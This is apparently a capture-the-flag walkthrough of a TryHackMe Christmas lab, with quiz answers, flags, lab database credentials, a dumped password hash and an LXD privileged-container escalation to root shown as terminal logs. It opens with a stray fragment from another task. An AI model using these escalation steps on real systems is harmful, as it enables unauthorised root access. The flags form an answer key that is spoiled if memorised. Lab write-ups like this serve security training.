that is within this hidden folder to the previous version. Then double click on the confidential folder and click on “master-password.txt” and you will be able to see the password “m33pa55w0rdIZseecure!”.


# Day 24 - The Trial Before Christmas

**Tool used:** Burp suite and try hackme

## Solution/walkthrough:

## Question 1:

We can find the open port numbers by doing the nmap scan.



*Remember that machines can take up to five minutes to boot up fully!*

***Answer the questions below***

Scan the machine. What ports are open?

80, 65000 — Correct Answer — Hint

What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Light Cycle — Correct Answer — Hint

What is the name of the hidden php page?

uploads.php — Correct Answer — Hint

What is the name of the hidden directory where file uploads are saved?


grid — Correct Answer — Hint

Bypass the filters. Upload and execute a reverse shell.

No answer needed — Correct Answer — Hint


What is the value of the web.txt flag?

Answer format: ***{**********} — Submit — Hint




## Question 2:

We must put in the port number and the IP address in mozilla firefox to find out the title of the hidden website.




Task 25 ○ [Day 23] Blue Teaming The Grinch strikes again!

Task 26 ○ [Day 24] Final Challenge The Trial Before Christmas

Start Machine


*It was the night before Christmas and The Best Festival Company could finally rest. All of the toys had been made and the company had recovered from attack after attack. Everything was in Santa's hands now, leaving the elves to do little more than wish him a safe journey ahead. Elf McEager sat at his terminal staring absentmindedly at light snow that had begun to fall. Just as he had drifted off to sleep Elf McEager was jolted to attention as a small parcel appeared just at the edge of his view.*

*The present was wrapped in a deep blue velvet that appeared to shimmer in and out of the firelight, not unlike a blinking terminal prompt. Carefully, Elf McEager reached for the azure ribbon, untying it slowly so as to not damage it. The velvet slowly fell away, revealing a small NUC computer with a letter on top. Unfolding the letter, Elf McEager read it aloud:*




## Question 3 :

We can find the answers by using **Gobuster** and **wordlist** using commands. After running it we can find the file name.





## Question 4:

We can find the answers by using **Gobuster** and **wordlist** using commands. After running it we can find the file name.




## Question 5:

A quick search of the file system reveals it is located in var/www/. We can easily access the contents with cat and find the flag.



**Question 7:**

If we look at dbauth.php we can see a database login with the username tron and password IFightForTheUsers.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

**Question 8:**

After we are done logging in MySQL , we can use command show databases to list out the database.

```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```

**Question 9 :**

After getting the password from MYSQL,  we can use crack station in order to get the password.

```
+-----------------+
| Tables_in_tron |
+-----------------+
| users          |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
```

**Question 10:**

After getting the password from MYSQL,  we can use crack station in order to get the password as user flynn.

```
+-----------------+
| Tables_in_tron |
+-----------------+
| users          |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
```

**Question 11:**

Now su to the other user and grab the user flag

```
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ ls -l
total 4
-r-------- 1 flynn flynn 30 Dec 19 16:42 user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

**Question 12:**

Flynn belongs to a group called lxd, which can be found out by running a group's search.

```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

**Question13:**

After completing and making the lxd work, we shall receive our root flag at the end.

```
+--------+-------------+--------+-----------------------------+-------+--------+------------------------------+
| ALIAS  | FINGERPRINT | PUBLIC |         DESCRIPTION         | ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+-------------+--------+-----------------------------+-------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+-------------+--------+-----------------------------+-------+--------+------------------------------+
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.priviledged=true
Creating mycontainer
Error: Unknown configuration key: security.priviledged
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Container 'mycontainer' already exists
th=/mnt/root recursive=true
Device mydevice added to mycontainer
flynn@light-cycle:~$ lxc start mycontainer
flynn@light-cycle:~$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls -l
total 4
-r--------    1 root     root           600 Dec 19 20:18 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of
 an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately
this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you fo
r playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

**Thought Process/Methodology:**

Firstly, we should start our attack box and open up the terminal. After that, we should do the nmap scan in order to get the port numbers. Next we should put in the port number and the IP address in mozilla firefox to find out the title of the hidden website and we can find the answers by using **Gobuster** and **wordlist** using commands. After running it we can find the file name. Later on, we shall make a quick search of the file system reveals it is located in var/www/. We can easily access the contents with cat and find the flag. Then, if we look at dbauth.php we can see a database login with the username tron and password IFightForTheUsers. After we are done logging in MySQL , we can use command show databases to list out the database and we can use crack station in order to get the password. After getting the password from MYSQL, we can use crack station in order to get the password as user flynn. Lastly, after finding out the flag and which group flynn belongs to, we should make the lxd work and receive our last flag, " *THM{FLYNN_LIVES}* ".